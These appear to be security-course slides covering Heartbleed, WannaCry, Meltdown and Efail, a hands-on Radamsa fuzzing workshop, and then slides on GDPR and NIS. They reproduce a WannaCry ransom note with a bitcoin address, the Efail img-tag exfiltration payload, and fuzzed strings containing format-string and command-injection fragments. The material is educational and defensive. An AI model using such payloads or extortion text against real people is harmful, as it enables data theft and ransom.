
Historic examples

- **Heartbleed (2014)**
  - Bug branding and PR
  - Published in 2014 by Codenomicon, OUSPG spin-off company
  - Was possibly exploited before publication
  - Security certificates and passwords possibly compromised, and had to be changed
  - Allowed leak of data using TLS heartbeat extension
- **Header length field was not checked to match the size of the payload**
- **Still a simple error, but they are more scarce than in the SNMP days.**

> **””We've never seen a single vulnerability that affected over 100 vendors. It just did not exist. This is new.”””**
> --- Chris Rouland, director, Internet Security Systems, Atlanta

~~Historic~~ Quite recent examples

- WannaCry (2017)
  - Spread widely in May 2017
  - Encrypted and ransomed computers, including hospital computers
  - Spread via SMB vulnerability "EternalBlue" that allows remote code execution.
  - Vulnerability known for years by NSA
  - The highly spreaded version was disabled by registering a certain IP domain
    - The worm was checking the IP address to avoid sandboxes, which often try to reply to any request by sandboxed software



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/18/2017 05:42:12
Time Left
02:23:53:36

Your files will be lost on
5/22/2017 05:42:12
Time Left
06:23:53:36

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

> """Technology failures and cyber-attacks will inevitably result in human deaths, I believe – if they haven't already"""
> ---Corey Nachreiner, Chief Technology Officer, WatchGuard Technologies

Example task

- Engineering approach:
  - Unit and conformance testing, specifications and design
  - ”We can design, specify and test it”
- Example task:
  - What should you take into account when performing **integer division, eg.:**
    - **int intdiv(int x, int y)**
  - It’s a simple case, after all!

Example task p.2

- But it turns out, even simple situations can have surprising outcomes!
- Using our fuzzer, our researcher Aki Helin (of Google bug bounty fame) stumbled upon this very situation some years back
- What do you think happens, if the largest negative integer (INT_MIN) is divided by -1?

Some technical background

- In case you were wondering:
- In 2's complement arithmetic, the negative value range is one larger than the positive one, hence the problem of dividing the negative max value by -1: the corresponsing number does not exist!
- Here's an example using 3-bit numbers. Note that the most significant bit is the sign bit, with 0 denoting positive values

3-bit sequence	Decimal value	Division by -1
100	-4	???
101	-3	011
110	-2	010
111	-1	001
000	0	000
001	1	111
010	2	110
011	3	101

So, in practice…

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>

int main(int nargs, char **args)
{
  int i = atoi(args[1]);
  printf("%d\n", INT_MIN/i);
  return 0;
}
```

```
$ gcc intmin.c
$ ./a.out 5
-429496729
$ $ ./a.out -1
Floating point exception: 8
```

- Floating point exception? In integer arithmetics?
- Aki says: ***”later I stumbled upon this same bug when fuzzing one of my own projects”***.
- Fuzzers need to explore limit cases!

Complexity: unintended consequences

- In addition to the complexity of the seemingly simple task of input parsing…
  - …we have the ever-growing complexity of computer systems as a whole
  - …and the added complexity of different development goals of different software and hardware components
  - …and of course the problem of trusing all the companies and applications we use
- … and all these have already shown to interact to produce security problems

When development goals clash


- Meltdown (2017)
  - Allows reading of the entire working memory, thus revealing supposedly protected memory of other programs
- Clashes: speculative execution and cache memory
  - Speculative execution is a feature of instruction pipelining, attempting to predict branches and execute instructions beforehand
  - Cache memory in turn attempts to make sure that any memory location we might need is as close to the processor as possible
  - These two (good, important) features together allow unpriviledged programs to
    a) Use unauthorized, speculatively executed instructions to use unauthorised memory to indirectly move memory locations to cache
    b) And then derive the secret by determining which memory location in the cache was activated
- Full technical details at https://meltdownattack.com

Trust, or are they reading our messages?

- Today we are relying on a number of tools, which we trust
- Is the trust justified? How do we know that the service does just what it promises to do?

Check out how some of our former researchers studied this:

https://uriteller.io



Are they calling back from beyond the cloud?

1. Create a pair of URLs: a trap and a monitor

2. Copy-paste the trap to your favorite chat app, URL shortener, ...

Copy-paste the trap to your favorite chat app, URL shortener, ...

3. The monitor page shows you who visits the trap


Visits

```
IP
54.82.29.147                                   2016-10-26 13:44:22
                                               a few seconds ago
ASN
14618 AMAZON-AES - Amazon.com, Inc.
USER AGENT
bitlybot/3.0 (+http://bit.ly/)

IP
52.91.184.228                                  2016-10-26 13:44:12
                                               a few seconds ago
ASN
14618 AMAZON-AES - Amazon.com, Inc.
USER AGENT
Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)
```

~~Historic~~ Recent examples

- Efail (2018)
  - Secure messaging might not be as secure as we would like to wish.
  - This attack takes the URI teller idea even further
  - HTML parsing (as an example) allows specially crafted messages to leak data out.
  - Basic idea is this: add an open tag to an intercepted encrypted message. When the email client first unencrypts and then parses the resulting HTML, it sends the plaintext to your trap:
  - Eg. Add *<img src=”http://efail.de/?msg=* just before the encrypted block and *”>* just after.
  - So: having cool, HTML parsed emails clashes with the security goals by opening up the HTML parser as an attack vector!



See https://efail.de/ for full details!

We are improving

- We are improving a lot and new ideas are being developed
  - Side channel attacks etc. have become tool-box techniques that security researchers can then employ in new situations
- Meltdown, for example, was independently and simultaneously found by three different research groups! Wow!
- These cases represent in a sense the ”master hacker” – approach: excellent hackers with high level of skill make hypothesis, and then work tirelessly to dig out a vulnerability.
  - It is an undispensable method
  - But there won’t be enough high-level hackers for everyone… despite our best efforts in teaching.

So how about fuzzing?

- Fuzzing is a test approach in which new test cases are derived by different ways of fuzzing well-formed inputs into malformed inputs
- Fuzzing mindset starts from
  - Rejecting the engineering approach ”I can model this” or ”I can foresee all the problems” and the master hacker approach and the required skill level.
    - It is easier to answer ”why this input triggers error” than finding errors when you don’t know if one exists!
  - Accepting that systems are too complex, and we need methods that allow us to work with that assumption.
  - Instruction pipelining and cache memory are very old concepts – while they certainly could’ve understood the Meltdown problem when explained, yet here we are, facing enormous costs…
- Fuzzing helps us learn about nature of problems by finding new examples to study
  - It’s easier to solve:
    - ”This input crashes the program… why?”
  - Than:
    - ”Using my hacker intuition, I will now find a race condition in common processors that allows reading arbitrary memory locations”

    OR
    - ”Using my hacker sense, I will find the next big vulnerability issue”.


Where does fuzzing sit

- Fuzzing is typically done
  - Before release
    - To approve a release, making sure the release is (somewhat) stable
    - But for how long? Detecting a bug could take processor-years of computation.
  - After release
    - Internally to produce bug reports and issues to fix for next release
    - Externally eg. to participate in bug bounty programs
- Continuous integration and deployment systems
  - Fuzzing is never ”finished”, so test and deployment systems need to decide, how much processing time is used for fuzzing

Fuzzers

- The fuzzer is at the heart of fuzzing systems
- Some fuzzers right now
  - AFL
    - http://lcamtuf.coredump.cx/afl/
  - Radamsa
    - https://github.com/aoh/radamsa

Maybe old is not dumb… Radamsa has been doing very well despite the age but clearly there’s room to improve on PR…



Kimmo Halunen tykkäsi

Risto Kumpulainen @ripa · 9. toukok.

Dumb #fuzzing's not dead! I found a bug from a library that had been fuzzed for weeks using AFL. I used good old @ouspg **#Radamsa** and a manually selected input corpus. AFL had covered the code in question, but Radamsa changed multiple values so that process ended up eating all RAM

Käännä twiitti


Fuzzing is about increasing cost

- In the adversarial model, fuzzing represents a cost increase for the adversary
  - Fuzzing is an efficient means also for adversaries to find issues they can exploit
  - Consequently, the more we fuzz, the more adversaries need to fuzz to find vulnerabilities before we find and fix them
- Eg. Google has a fuzzing cluster making sure that their browser is secure
  - The amount of machines is impressive (more on that in following slides)
  - They will even run your fuzzer on their hardware (if you’re successfull!) and credit you for the bugs that your fuzzer finds!

ClusterFuzz

- In <u>2012</u> Google reported: ***””ClusterFuzz automatically grabs the most current Chrome [LKGR (Last Known Good Revision)](), and hammers away at it to the tune of around fifty-million test cases a day. ”””***
- Check out more details: https://blog.chromium.org/2012/04/fuzzing-for-security.html

libFuzzer and white-box fuzzing



Overall statistics for the last 30 days:

- 120 fuzzers
- 112 bugs filed
- Aaaaaand.... 14,366,371,459,772 unique test inputs!

Analysis of the bugs found so far

8.4%
13.9%
10.1%
14.3%
12.2%
35.9%
Heap-buffer-overflow (ASan)
Stack-buffer-overflow (ASan)
Global-buffer-overflow (ASan)
Heap-use-after-free (ASan)
Use-of-uninitialized-value (MSan)
Direct-leak (LSan)
Undefined-shift (UBSan)
Integer-overflow (UBSan)
Floating-point-exception (UBSan)
Other crashes

- Not all fuzzing needs to be black-box
- Fuzzing can be efficiently used for individual software components, using eg. libFuzzer
- Read Googles experiences at: https://security.googleblog.com/2016/08/guided-in-process-fuzzing-of-chrome.html
- About 479 000 million test cases per day in 2016! From previous slide we had 50 million tests per day by Clusterfuzz in 2012…

Fuzzing infrastructures

- Google gives a good outline for the different jobs of efficient fuzzing infrastructure in the ClusterFuzz blog post:
    1. Managing test cases and infrastructure
    2. Analyzing crashes
    3. Minimizing test cases
    4. Identifying regressions
    5. Verifying fixes
- A serious fuzzing arrangement needs to provide these services.

Fuzzing guidance and performance

- Fuzzers efficiency depends on their ability to produce good test cases, and these often depend on the quality of the sample data
  - Mutation and combination methodologies
    - How does the fuzzer produce test cases from the set of samples
  - Sample selection
    - How is the initial set of samples collected? How is the sample collection curated, modified and how individual samples are either accepted or rejected
  - Result guidance
    - How test results affect the fuzzer?
      - Adding interesting cases to the sample set
      - Changing the probabilities of different mutations in the fuzzing process
  - Code coverage
    - Looking at execution paths and code coverage, selecting samples and test cases that explore the code more thoroughly

Agenda

1 Introduction and motivation

2 Practical examples and professional capacity

3 Fuzz testing workshop

4 Path to your personal fuzzy future

Let’s get to work!

Fuzzing workshop

Fó ó £▯▯uzzing woï»Ÿrkshop

Fuz wºóoíznig ▯«ÊŽksphhr

ow znFuzzing workshop

Fuzzing worksh

poFuzzing workshop

Fuzzzzingó °▯\r\n%n!xcalc&#-10204314253794444368049675149432;$"xcalc$'%#x%p%p$(xcalc);xcalc$1worksho

Fuzzing workshoaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaAaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaap

hoiFp

Installation

1. Install dependencies:
   - sudo apt-get install gcc make git wget
2. Get Radamsa and make install

git clone https://github.com/aoh/radamsa.git && cd radamsa && make && sudo make install

You can also fetch the files manually from:

- https://github.com/aoh/radamsa
- make install

Let’s try it, part 1

- Start your fuzzing carieer by simply fuzzing text from command line:

```
$ echo "Fuzzing workshop" | bin/radamsa -n 5
```

1. Try out different texts, and observe the different types of results that radamsa produces.
2. Also try longer text files

Moving forward

- Classical example of fuzzing is using images.
- Collect a GIF image or images to /samples

- `bin/radamsa samples/sample.gif > outputs/out.gif`
- `bin/radamsa -o output/%n.gif -n 100 samples/*.gif`

- Do the same for a jpeg and png file
- Record a short audio sample and repeat

A small note regarding results

- Some of the mutated files might seem less interesting.
  - Successfull fuzzing requires a lot of work, having very interesting outputs in the first output samples is wishful thinking.
  - Besides, a visually compelling mutation might not be a good one for testing

From fuzzing to fuzzing infrastucture

- How to move towards infrastructures?
- Command line tools might be enough for some purposes
  - See Radamsa README file and Radamsa help for details
- Let’s review the Google checklist for things to do:
  1. Managing test cases and infrastructure
  2. Analyzing crashes
  3. Minimizing test cases
  4. Identifying regressions
  5. Verifying fixes

Yes, yes, but…

- Command line tools might be enough…blahblah
  - What it means in practice?
  - Let’s review our integer division issue:

```
$ cat test.c
#include <stdio.h>
#include <stdlib.h>

int main(int nargs, char **args) {
  int a = atoi(args[1]);
  int b = atoi(args[2]);
  if (b == 0)
     return 0;
  printf("%d / %d = %d\n", a, b, a/b);
  return 0;
}
$ cc test.c -o test
$ ./test 100 2
100 / 2 = 50
$ while true; do
>   ./test "$(echo 1 | radamsa)" "$(echo 1 | radamsa)" || break
> done
```

Now, your turn…

- Implement a test script that continuously calls Radamsa and then invokes a program.
- You can choose any program you want.

Network traffic goes too

- Radamsa can be also used to fuzz network traffic
- In multi-message communication, fuzzer needs to be set up to fuzz always just the desired message in the sequence.
- By using the fuzzer to create messages which are further stored into pcap files, it is possible to observe the types of mutations the fuzzer does to messages.
- Be careful - not a good idea to fuzz live online services…
- You can store bytes from Wireshark and then use the files as samples for fuzzing

Network traffic task

1. Download a sample pcap (from eg. DNS set from Wireshark)
2. Save the interesting messages (eg. DNS requests) as bytes into the /samples directory
3. Use Radamsa to either
    1. Generate individual packets and inspect them using eg. Hexdump (easy to do, harder to evaluate)
    2. In a script that generates the correct pcap file header and the correct pcap package header for each fuzzed packet generated
        - https://wiki.wireshark.org/Development/LibpcapFileFormat
        - Now you can open the generated packets in Wireshark to see what they look like in comparison with the original messages

Agenda

1 Introduction and motivation

2 Practical examples and professional capacity

3 Fuzz testing workshop

4 **Path to your personal fuzzy future**

Further work

- All done? Good job.
- The next step: an independent project
  - You need a target program
    - Your own, or some open source / bug bounty program
  - You need to set up a fuzzing system that does:

1. Managing test cases and infrastructure ← automatically
2. Analyzing crashes ← manually
3. Minimizing test cases ← manually?
4. Reporting upstream ← manually

Independent project p2.

- Write a report:
  - Which target you chose and why?
  - Your infrastructure description
  - Sample and fuzz file examples with analysis
  - Test results (# of tests, samples, crashes etc.)
  - Description of further actions (minimising, bug reporting etc.)
  - Conclusions
- We will be honoured to receive your report at
  - https://sectech.cs.univie.ac.at/
  - Alternatively via email at ouspg@ee.oulu.fi

Thank you

OUSPG

ouspg@ee.oulu.fi

Expected Legislative Impacts of GDPR and NIS

Gerald.Quirchmayr@univie.ac.at

New legislation coming into effect (mainly) in 2018

- The legislation
  - The much discussed General Data Protection Regulation (GDPR, Regulation [EU] 2016/679)
  - The less dicussed NIS directive, the Directive on Security of Network and Information Systems (Directive [EU] 2016/1148)
  - The virually unrecognized e-Privacy Directive being drafted now

- Status of preparedness
  - Who is aware of this legislation?
  - Who is getting prepared for it?
  - Who is already testing compliance of their ICT systems?

Coping with the new legislation

- How far advanced are we?
  - Government institutions
  - Big companies
  - SMEs

- Where trouble is expected to arise
  - Software development
  - Outsourcing SLAs
  - International supply chains
  - International service providers doing budiness in Europe

From Wikimedia Commons, the free media repository

A short look at GDPR

- Chapter 1 – General provisions
- Chapter 2 – Principles
- Chapter 3 – Rights of the data subject
- Chapter 4 – Controller and processor
- Chapter 5 – Transfers of personal data to third countries or international organisations
- Chapter 6 – Independent supervisory authorities
- Chapter 7 – Cooperation and consistency
- Chapter 8 – Remedies, liability and penalties
- Chapter 9 – Provisions relating to specific processing situations
- Chapter 10 – Delegated acts and implementing acts
- Chapter 11 – Final provisions

GDPR Focus Areas

- Technological and organisational challenges
  - Right of data portability
  - Right to be forgotten
  - Privacy by default
  - Priacy by design
  - Risk-based approach
  - Effectiveness of security mechanisms in place to be monitored and controlled
- Procedural obligations
  - Keeping a registry of personal data processing
  - Data breach notifcation to the authority and / or the affected persons
- Penalties that finally hurt

GDPR

Article 32

Security of processing

1. Taking into account the state of the art, the costs of implementation and the nature, scope, context and purposes of processing as well as the **risk** of varying likelihood and severity for the rights and freedoms of natural persons, the controller and the processor shall implement **appropriate technical and organizational measures to ensure a level of security appropriate to the risk**, including inter alia as appropriate:
   a) the **pseudonymisation** and **encryption** of personal data;
   b) the **ability to ensure** the ongoing confidentiality, integrity, availability and resilience of processing systems and services;
   c) the **ability to restore** the availability and access to personal data in a timely manner in the event of a physical or technical incident;
   d) **a process for regularly** testing, assessing and evaluating the effectiveness of technical and organizational measures for ensuring the security of the processing.

GDPR

Article 32

Security of processing

2. In assessing the appropriate level of security **account shall be taken in particular of the risks** that are presented by processing, in particular from accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to personal data transmitted, stored or otherwise processed.
3. Adherence to an approved code of conduct as referred to in Article 40 or an approved certification mechanism as referred to in Article 42 may be used as an element **by which to demonstrate compliance with the requirements set out** in paragraph 1 of this Article.
4. The controller and processor shall take steps to **ensure that any natural person** acting under the authority of the controller or the processor who has access to personal data **does not process them except on instructions from the controller, unless** he or she is **required** to do so **by** Union or Member State **law**.

GDPR

Article 25


Data protection by design and by default

1. Taking into account the state of the art, the cost of implementation and the nature, scope, context and purposes of processing as well as the **risks of varying likelihood and severity for rights and freedoms of natural persons posed by the processing**, the controller shall, both at the time of the determination of the means for processing and at the time of the processing itself, **implement appropriate technical and organisational measures**, such as pseudonymisation, which are designed to implement data-protection principles, such as **data minimisation**, in an effective manner and to integrate the necessary safeguards into the processing in order to meet the requirements of this Regulation and protect the rights of data subjects.
2. The controller shall implement **appropriate technical and organisational measures for ensuring** that, **by default**, only personal data which are necessary for each specific purpose of the processing are processed. That obligation applies to the amount of personal data collected, the extent of their processing, the period of their storage and their accessibility. In particular, such measures shall ensure that by default personal data are not made accessible without the individual's intervention to an indefinite number of natural persons.
3. An **approved certification mechanism** pursuant to Article 42 may be used as an element to demonstrate compliance with the requirements set out in paragraphs 1 and 2 of this Article.


Expected Legislative Impacts of GDPR and NIS
LLOYD‘S
Emerging Risks Report 2017 - Technology

LLOYD‘S
Emerging Risks
Report 2017 -
Technology

- Modelled scenarios
  - Cloud service provider hack
  - Mass vulnerabilitiy attack



The house of cards model in detail ...



Just remove one card ….

LLOYD‘S Emerging Risks Report 2017 – Technology presents five important key findings (2 illustrated here)

LLOYD‘S Emerging Risks Report 2017 – Technology presents five important key findings (2 illustrated here)

